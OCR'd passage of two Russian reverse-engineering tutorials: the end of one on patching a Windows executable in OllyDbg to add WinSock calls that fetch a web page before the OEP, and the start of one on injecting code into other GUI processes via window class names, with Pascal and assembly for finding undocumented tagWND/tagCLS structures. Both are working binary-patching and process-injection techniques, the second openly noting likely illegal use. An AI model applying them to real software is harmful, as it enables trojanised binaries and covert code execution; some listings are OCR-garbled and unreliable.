
Для этого нам нужно где-то хранить его IP-адрес, и хранить его мы должны, так сказать, в физическом месте файла, то есть он должен «влезть» в RawSize. Запишем его рядом с “a.txt” (в 460606):



А заодно нажмём Ctrl+A :)

И в этот прекрасный момент мы понимаем, что забыли подгрузить функции inet_addr, socket и closesocket :) Ну, ничего, это поправимо! Сохраняем все уже сделанные в Оле изменения (конечно, только то, что нам нужно сохранить – нам не нужна полученная WSAData, да и места под неё в файле нет!) в файле target_2.exe вышеописанным способом, закрываем Олю, закрываем LordPE и открываем его снова с target_2.exe, на этот раз – с правом на запись. Заходим в таблицу импорта, добавляем ещё одну группу импортов из WS2_32.dll (да, ничего плохого в этом нет) с нужными функциями.





Наши ThunkRVA – это 640C8, 640CC, 640D0. Закрываем лорда, он нам больше не понадобится, и открываем target_2.exe в Оле. Идём в то место, где мы писали прыжки на внешние функции, и дописываем туда jmp [4640C8] и т.п.

```
00460518  .- FF25 8640460( JMP    NEAR DWORD PTR DS:[<&WS2_32.conn  WS2_32.connect
0046051E  .- FF25 8A40460( JMP    NEAR DWORD PTR DS:[<&WS2_32.send  WS2_32.send
00460524  .- FF25 8E40460( JMP    NEAR DWORD PTR DS:[<&WS2_32.recv  WS2_32.recv
0046052A  .- FF25 9240460( JMP    NEAR DWORD PTR DS:[<&WS2_32.WSAC  WS2_32.WSACleanup
00460530   - FF25 C840460( JMP    NEAR DWORD PTR DS:[<&WS2_32.inet  WS2_32.inet_addr
00460536   - FF25 CC40460( JMP    NEAR DWORD PTR DS:[<&WS2_32.sock  WS2_32.socket
0046053C   - FF25 D040460( JMP    NEAR DWORD PTR DS:[<&WS2_32.clos  WS2_32.closesocket
00460542     00           DB     00
00460543     00           DB     00
```

Для подключения нам нужно заполнить структуру SockAddr (её описание можно без труда найти, я заполню её без лишних комментариев). Хранить её мы будем, к примеру, по адресу 461020. Она занимает 16 байт.

Запишем туда адрес сервера (он будет в 461020+4). Идём в начало кода, и вызываем оттуда inet_addr с параметром – адресом строки с IP.

```
00460025  .  E8 E8040000  CALL   <JMP.&WS2_32.WSAStartup>   WSAStartup
0046002A  .  68 06064600  PUSH   target_2.00460606         pAddr = target_2.00460606
0046002F  .  E8 FC040000  CALL   <JMP.&WS2_32.inet_addr>   inet_addr
00460034  .  0000         ADD    BYTE PTR DS:[EAX], AL
00460036  .  0000         ADD    BYTE PTR DS:[EAX], AL
00460038  .  0000         ADD    BYTE PTR DS:[EAX], AL
00460606=target_2.00460606 (ASCII "213.180.204.8")
```

Полученное в eax значение сохраняем в 461024:

MOV DWORD PTR DS:[461024], EAX

Первые 2 байта структуры занимает WORD 2:

MOV WORD PTR DS:[461020], 2

Далее 2 байта – это htons(80)=5000h, то есть порт.

MOV WORD PTR DS:[461022], 5000

Итак, структуру заполнили, осталось открыть сокет функцией socket(AF_INET, SOCK_STREAM, IPPROTO_IP):

PUSH 0 // это - IPPROTO_IP PUSH 1 // SOCK_STREAM PUSH 2 // AF_INET CALL 460536 //socket


Сохраним полученный в EAX сокет в 461040:

MOV DWORD PTR DS:[461040], EAX


Осталось подключиться с помощью connect'а:

PUSH 10 // те самые 16 байт – размер структуры PUSH 461020 // адрес структуры PUSH DWORD PTR DS:[461040] // тут лежит наш дескриптор сокета CALL 460518 //connect

Мы подключились!



4. Дальше для функции send нам нужно куда-то записать сам GET-запрос. И его рядом с «a.txt» поставим :)



OK, Ctrl+A. Считаем размер передаваемых данных (нужен для send): 31d=1Fh. Запоминаем адрес: 460614, и возвращаемся к коду. Пишем:

PUSH 0 //какие-то флаги… PUSH 1F //размер отправляемых данных PUSH 460614 //адрес отправляемых данных PUSH DWORD PTR DS:[461040] //дескриптор сокета CALL 0046051E //send

5. Теперь получаем ответ – выделим под него 4кб в зарезервированной памяти, начиная с адреса, ну, к примеру, 462000.

PUSH 0 // опять какие-то флаги… PUSH 1000 //выделяем под буфер для загружаемых данных 4кб PUSH 462000 //адрес буфера PUSH DWORD PTR DS:[461040] //дескриптор сокета CALL 00460524 //recv

Весь код:


```
00460023  .  6A 02         PUSH    2                                ; RequestedVersion = 2 (2.0.)
00460025  .  E8 E8040000   CALL    <JMP.&WS2_32.WSAStartup>         ; WSAStartup
0046002A  .  68 06064600   PUSH    target_2.00460606                ; pAddr = target_2.00460606
0046002F  .  E8 FC040000   CALL    <JMP.&WS2_32.inet_addr>          ; inet_addr
00460034  .  A3 24104600   MOV     DWORD PTR DS:[461024], EAX
00460039  .  66:C705 2010  MOV     WORD PTR DS:[461020], 2
00460042  .  66:C705 2210  MOV     WORD PTR DS:[461022], 5000
0046004B  .  6A 00         PUSH    0                                ; Protocol = IPPROTO_IP
0046004D  .  6A 01         PUSH    1                                ; Type = SOCK_STREAM
0046004F  .  6A 02         PUSH    2                                ; Family = AF_INET
00460051  .  E8 E0040000   CALL    <JMP.&WS2_32.socket>             ; socket
00460056  .  A3 40104600   MOV     DWORD PTR DS:[461040], EAX
0046005B  .  6A 10         PUSH    10                               ; AddrLen = 10 (16.)
0046005D  .  68 20104600   PUSH    target_2.00461020                ; pSockAddr = target_2.00461020
00460062  .  FF35 4010460( PUSH    DWORD PTR DS:[461040]            ; Socket = 0
00460068  .  E8 AB040000   CALL    <JMP.&WS2_32.connect>            ; connect
0046006D  .  6A 00         PUSH    0                                ; Flags = 0
0046006F  .  6A 1F         PUSH    1F                               ; DataSize = 1F (31.)
00460071  .  68 14064600   PUSH    target_2.00460614                ; Data = target_2.00460614
00460076  .  FF35 4010460( PUSH    DWORD PTR DS:[461040]            ; Socket = 0
0046007C  .  E8 9D040000   CALL    <JMP.&WS2_32.send>               ; send
00460081  .  6A 00         PUSH    0                                ; Flags = 0
00460083  .  68 00100000   PUSH    1000                             ; BufSize = 1000 (4096.)
00460088  .  68 00204600   PUSH    target_2.00462000                ; Buffer = target_2.00462000
0046008D  .  FF35 4010460( PUSH    DWORD PTR DS:[461040]            ; Socket = 0
00460093  .  E8 8C040000   CALL    <JMP.&WS2_32.recv>               ; recv
00460098  .  0000          ADD     BYTE PTR DS:[EAX], AL
```

Трассируем программу до нулей.

Если всё прошло без ошибок (а оно должно пройти без ошибок), то тогда, начиная с адреса 462000 должно быть содержание сайта ya.ru. Проверим – да, действительно, там появилось что-то похожее. В eax после выполнения recv лежит размер полученных данных – хорошо бы его где-то запомнить, чтобы потом WriteFile знал, сколько байт писать. А сейчас мы как раз должны его вызвать. Но… нам нужен дескриптор файла, открытого в CreateFileA, а мы его не сохранили… Что же делать? Опять есть 2 варианта (ой, как всё ветвится-то!). Первый – «занопить» тот вызов CreateFileA'а, то есть забить командами nop (выделяем -> пр. кнопка -> Binary -> Fill with NOP's) и вызвать её уже после всяких операций с сокетами. А я воспользуюсь другим: в коде на месте

CALL

поставим прыжок куда-нибудь подальше (заменяя его, лучше поставить галочку "Fill with NOP's"), а там, в этом самом «по-дальше», выполним этот самый call, сохраним результат куда-нибудь и вернёмся обратно. Иначе говоря, схема вот такая:



Невольно напрашивается аналогия с вызовом функции.


Возьмём в качестве xxxxxx, к примеру, 460200 – с запасом:

```
00460200  >  E8 FB020000  CALL    <JMP.&kernel32.CreateFileA>  └CreateFileA
00460205  .  A3 00034600  MOV     DWORD PTR DS:[460300], EAX
0046020A  .^ E9 0FFEFFFF  JMP     target_2.0046001E
0046020F     00           DB      00
```

Теперь в 460300 будет лежать дескриптор файла. А наверху:

```
0046000F  .  68 00000040  PUSH    40000000
00460014  .  68 00064600  PUSH    target_2.00460600
00460019  .v E9 E2010000  JMP     target_2.00460200
0046001E  >  68 00104600  PUSH    target_2.00461000
00460023  .  6A 02        PUSH    2
00460025  .  E8 E8040000  CALL    <JMP.&WS2_32.WSAStartup>
```

Дописываем нашу программу – нам осталось только закрыть сокет, закрыть WinSock, сохранить в файл и закрыть его. Но, для начала, так как мы поменяли что-то в уже пройденных командах, лучше перезапустить программу (Ctrl + F2), чтобы пройти их заново. Но перед этим надо убедиться, что в Олиных настройках разрешено сохранение информации об исследуемых файлах, то есть она сохраняет сделанные патчи (Alt-O -> Security -> Save user data outside any module to main .udd file, вроде, должен быть включён, а, может, Olly всегда сохраняет эти данные – честно говорю, не помню:)). Тогда и после перезапуска программы, и даже после перезапуска самого отладчика, при открытии диалога (или как там это окошко назвать?) Patches (как это делается, я уже показал), отобразится куча всяких изменений. Пробелом восстанавливаем те из них, которые находятся, вернее, должны будут находиться, внутри исполняемого файла, то есть:



После этого с чистой совестью доходим до конца написанного нами кода по F8 или поставив бряк на последней команде (F2) и пустив программу работать саму (F9). Что там дальше? Дописываем наш код:

Сохраняем результат recv'a, то есть размер полученных данных, к примеру, в [463000]:


MOV [463000], EAX

Закрываем сокет:


Push [461040] CALL 0046053C

А дальше всё понятно, подробно объяснять не буду:

Вызываем WSACleanup, вызываем WriteFile, вызываем CloseHandle:



Ну, как бы, вроде, и всё… Но что-то мы забыли… Что же? Правильно, прыжок на OEP:



Ну вот, а теперь точно всё. Выделяем весь код от начала секции до 460999 включительно (ну, или до последнего использованного адреса), и сохраняем их в файл, например, “fin.exe” (это я тоже уже описал). Можем пустить дальше программу в Оле по F9 или F8, чтобы убедиться в отсутствии ошибок, а можем закрыть уже успевший надоеть нам отладчик и запустить fin.exe. Так и сделаем – закрываем Олю, удаляем старый файл “a.txt”,чтобы не мешал, и запускаем fin.exe. Ждём – всё-таки загрузка страницы не мгновенна… Ура! Всё работает :).

VII. Заключение

Вот и закончилась эта, м-м-м, «небольшая» статья, на которую у меня ушла неделя. В ней я постарался рассмотреть основы модификации исполняемых файлов, основные ошибки, встречающиеся в этом нелёгком деле и методы их устранения. Надеюсь, эта статья вам в чём-то поможет.

Что планируется в будущем? В будущем я постараюсь описать процесс внедрения не только в начало программы, то есть, по сути, некоторую «склейку», но и в некоторые её функции, а также, если будет не лень, то и внедрение в GUI.

Greets to antichat.ru, cracklab.ru и redxak.net, который обязательно когда-нибудь появится, а также спасибо inf’y, за хороший ICQ-клиент и вдохновение:)

Персональные приветы следующим людям, имеющим прямое отношение к реверсингу: XSerg, ProTeuS и 0x0c0de, а также Sealed, Apocalipse, Terrific, Jan3A1r (повторяю - нелепый ник!), и т.д.

VIII. Полезные ссылки

1. http://www.insidepro.com/kk/019/019r.shtml - Хорошая статья про PE
2. http://tuts4you.com – тут можно скачать все использованные в статье программы
3. http://redxak.net
4. http://antichat.ru
5. http://cracklab.ru
6. http://wasm.ru
7. http://ollydbg.de

IX.Приложения

Файлы (находится в архиве `wasm_files.zip`: `files/0483/pemodify.zip`) к статье:

1. Исходный target.exe
2. Получившийся fin.exe
3. Получившийся a.txt

Инжект: лезем через окно

Автор: Twister

Дата: 2008-04-09

В статье для демонстрационных целей используется Паскаль! Женщинам, детям и людям с неустойчивой психикой читать воспрещено!

Одним из самых соблазнительных мест для преступника, пытающегося пробраться в чужую квартиру, безусловно, является окно. Да и вообще, для русских людей характерно приходить к чему-то новому не «через дверь», а «через форточку», ибо так нам завещал сам царь Петр. Вот и мы, подражая великому правителю, попытаемся проникнуть в адресное пространство чужого процесса через… окно. Применение данному методу, в большинстве случаев, наверняка будет не совсем законным, но я не ставлю перед собой цель научить толпы кулхацкеров проникать незамеченными туда, куда их не просят. Я лишь хочу раскрыть технологию, лежащую на поверхности с незапамятных времен, но, почему-то, до сих пор, ни кем не замеченную. Так сказать, хочу подтолкнуть истинных исследователей зарыться еще глубже в недра замечательной операционной системы под названием Windows. Посему, ответственность за применение материала, изложенного в этой статье, я возлагаю на плечи тех, кто будет ее применять…

Если проследить за работой всем известной функции **GetWindow()**, то можно заметить, что для получения результата она не обращается к ядру, а берет данные прямо из адресного пространства текущего процесса. Это наталкивает на мысль, что каждый GUI-процесс имеет в себе копию таблиц, содержащих информацию об окнах. Действительно, на юзермодные адреса любого процесса, использующего user32.dll, система отображает ядерную область памяти, доступную только для чтения и имеющую атрибут супервизора. В этой области и хранятся все структуры, описывающие окна, классы и т. д. Значит, создав окно, к примеру с надписью «My Cool Window», эта самая строка сразу окажется отображенной в АП всех GUI-процессов. А если вместо строки подставить хитро составленный исполняемый код? Вот вам и инжект. После этого останется лишь найти наш код в чужом процессе и передать ему управление.

Тут, правда, есть несколько нюансов, заслуживающих внимания. Дело в том, что система хранит надписи окон в кодировке Unicode, не зависимо от того, в какой кодировке надпись задавалась изначально. Поэтому после создания окна наш исполняемый код разбавится нулями и превратится в кашу. Короче говоря, для хранения программного кода текст в окне нам не подойдет. А вот класс окна – в самый раз! Он хранится в ANSI-кодировке, и система сохраняет его именно таким, каким мы его зададим, т.е. готовым к исполнению. Второй нюанс это то, что в глазах системы класс окна должен быть оканчивающейся нулевым байтом строкой. Поэтому наш код не должен содержать в себе нулей. Составление такого кода достаточно сложная инженерная задача, сродная подготовке эксплойта, поэтому мы не будем усложнять себе жизнь и напишем лишь маленький переходник, подгружающий заранее подготовленную динамическую библиотеку, которая и будет выполнять всю полезную нагрузку, а в нашем случае просто выдавать сообщение. Итак, начнем…

А начнем мы с того, что попробуем найти указатель на структуру какого-либо окна в своем собственном процессе. Структура эта зовется **tagWND** и, к сожалению, нигде не документирована. Тут нам стоит отдать должное неизвестным героям, в свое время «позаимствовавшим» исходники Windows 2000 у корпорации Microsoft. Так же не забудем поблагодарить Ильфака Гильфанова за мощнейший дизассемблер и Oleh Yuschuk за лучший отладчик режима пользователя. Собственно говоря, эти вещи, да еще пивная открывалка – все, чем я пользовался во время своих исследований.

Для того чтобы научиться находить этот самый указатель, нам необходимо понять, как его получает сама система. Для этого обратимся к коду уже упомянутой мной выше функции

GetWindow(). В Windows XP SP2 она выглядит следующим образом:

```
mov     edi, edi
push    ebp
mov     ebp, esp
mov     ecx, [ebp+hWnd]
call    @ValidateHwnd@4 ; ValidateHwnd(x)
test    eax, eax
jz      loc_77D3C331
push    [ebp+uCmd]
push    eax
call    __GetWindow@8   ; _GetWindow(x,x)
test    eax, eax
jz      short loc_77D3C331
mov     eax, [eax]
loc_77D3C2BC:
pop     ebp
retn    8
```

Если пройтись по ней отладчиком, то видно, что hWnd окна, передаваемый в функцию **ValidateHwnd()** через регистр ecx, чудесным образом превращается в некий указатель, с которым и работает внутренняя **_GetWindow()**. Как не трудно догадаться, это и есть указатель на структуру окна, он называется **pWnd**. Чтобы не затягивать повествование и не загромождать статью лишними листингами, сразу перейду непосредственно к алгоритму работы функции **ValidateHwnd()**:

• Как я уже говорил, область памяти, хранящая оконные структуры, на самом деле расположена в ядре, а на юзермодное пространство лишь спроецирована. Следовательно, все указатели в этих структурах ядерные и нам необходимо найти дельту (разницу) между соответствующими kernel и user адресами. Она лежит в PEB текущего потока по смещению 6E8h – смещение это не изменилось со времен win_2k вплоть до win_vista. Хочу заметить, что в разных процессах значения дельт отличаются.
• Существует юзермодная структура, называемая **SHAREDINFO**, в ней хранятся важнейшие указатели, необходимые для работы оконной подсистемы Win32. В том числе и указатель на массив элементов **HANDLEENTRY**, каждый элемент (структура) которого, кроме первого, неиспользуемого, описывает соответствующий GUI-объект в ядре (Window, Pen, DC и т. д.) и хранит указатель (kernel-адрес) на него. Это как раз то, что нам нужно! Жаль только, что адрес **SHAREDINFO** разнится от сервиспака к сервиспаку, а гарантированного способа найти его динамически я не нашел. Поэтому остается только хранить все возможные адреса и использовать нужный в зависимости от версии системы:

```
win_2k sp4 - 77E69088h
win_xp sp1 - 77D8C080h
win_xp sp2 - 77D90080h
win_vista no sp - GetModuleHandle('user32.dll') + 6A6C0h
```

Ниже я приведу описание этих двух ключевых структур:

```
PSHAREDINFO = ^SHAREDINFO;
SHAREDINFO = packed record
psi: pointer;               //Указатель на структуру SERVERINFO
aheList: PHANDLEENTRY_ARRAY;//Указатель на таблицу хэндлов
pDispInfo: pointer;         //Указатель на глобальную DISPLAYINFO
ulSharedDelta: DWORD;       // <= тоже дельта, но не та, которая нам нужна
end;

PHANDLEENTRY = ^HANDLEENTRY;
  HANDLEENTRY = packed record
 pHead: pointer;           //Указатель на объект (pWnd в случае окна)
 pOwner: pointer;          //Указатель на родительский объект (ppi или pti)
 bType: BYTE;              //Тип хэндла (1 == TYPE_WINDOW)
 bFlags: BYTE;             //Флаги
 wUniq: WORD;              //uniqueness count
 end;
PHANDLEENTRY_ARRAY = ^HANDLEENTRY_ARRAY;
  HANDLEENTRY_ARRAY = array[0..0] of HANDLEENTRY;
```

• После того, как будет получена дельта и указатель на **SHAREDINFO**(в реале он называется **gSharedInfo**), нам уже можно будет получить **pWnd** по hWnd. Для этого необходимо разобраться со структурой хэндла. Она проста до безобразия – в его младшем слове хранится индекс элемента **HANDLEENTRY** в массиве **HANDLEENTRY_ARRAY**. Назначение старшего слова не вполне ясно, все что известно – это то, что оно должно совпадать со значением поля **wUniq** из соответствующего хэндлу элемента **HANDLEENTRY**.

Итак, мы получаем индекс элемента в таблице, убеждаемся, что это окно, сравнивая поле **bType** с единицей, далее сравниваем старшее слово хэндла с полем **wUniq** и, в случае их равенства, от значения поля **pHead**, которое является kernel-указателем на **tagWND**, отнимаем найденую ранее дельту, чтобы получить юзермодный указатель. Все, результат готов!

Теперь напишем код нашей собственной функции **ValidateHwnd()**:

```
const
TYPE_WINDOW = 1;
HMINDEXBITS = $0000FFFF;
HMUNIQSHIFT = 16;
HMUNIQBITS  = $FFFF0000;

function IndexFromHandle(hWnd: DWORD): integer;
begin
result := hWnd and HMINDEXBITS;
end;

function UniqFromHandle(hWnd: DWORD): WORD;
begin
result := (hWnd shr HMUNIQSHIFT) and HMUNIQBITS;
end;

function ValidateHwnd(hWnd: DWORD): pointer;
var
  phe: PHANDLEENTRY;
  dwDelta: DWORD;
begin
result := nil;
asm
  mov   eax, fs:[$18]             //  Эти поля в TEB ни где не описаны,
  lea   eax, [eax + $6CC]         //  но смещения не изменились со
  mov   eax, dword [eax + $1C]    //  времен win_2k вплоть до win_vista
  mov   dwDelta, eax
end;
phe := @gSharedInfo.aheList[IndexFromHandle(hWnd)];
if phe.bType = TYPE_WINDOW then
  if phe.wUniq = UniqFromHandle(hWnd) then
    result := pointer(DWORD(phe.pHead) - dwDelta);
end;
```

Научившись добывать указатель на **tagWND**, стоило бы разобраться с самой структурой, но мы этого делать не будем, т.к. она достаточно громоздка и абсолютное большинство ее полей нас вообще не интересует. Нужно знать лишь то, что по смещению 10h от ее начала лежит указатель на саму себя в ядре – поле **tagWND.head.pSelf**(мы ведь помним, что **ValidateHwnd()** возвращает user-адрес?), а по смещению 64h находится kernel-указатель на структуру класса, к которому принадлежит окно (**tagWND.pcls**) –**tagCLS**. Чтобы получить user-указатель на **tagCLS**, нужно воспользоваться следующей формулой, которая универсальна для всех подобных структур, лежащих в ядре и имеющих ссылку на себя:

```
field_useraddr := struct.field_kerneladdr – struct.pSelf + struct
```

Здесь **struct**– это user-адрес имеющейся структуры, **struct.pSelf**– kernel-указатель на себя, а **struct.field_kerneladdr**– kernel-адрес, который нужно преобразовать. Получив интересующий нас user-адрес pCls, необходимо выудить из структуры класса указатель на ANSI-строку с его именем. Он лежит по смещению 54h от начала и называется **lpszClientAnsiMenuName**. Естественно, адрес,

содержащийся в нем – ядерный. Итак, вооружившись всеми этими, сумбурно изложенными мной данными, напишем функцию, возвращающую указатель на имя класса по **pWnd**:

```
function GetPClassName(pWnd: pointer): pointer; stdcall;
asm
  pushad
  mov   eax, pWnd
  mov   edx, dword [eax + $10] // tagWND.head.pSelf (kernel addr)
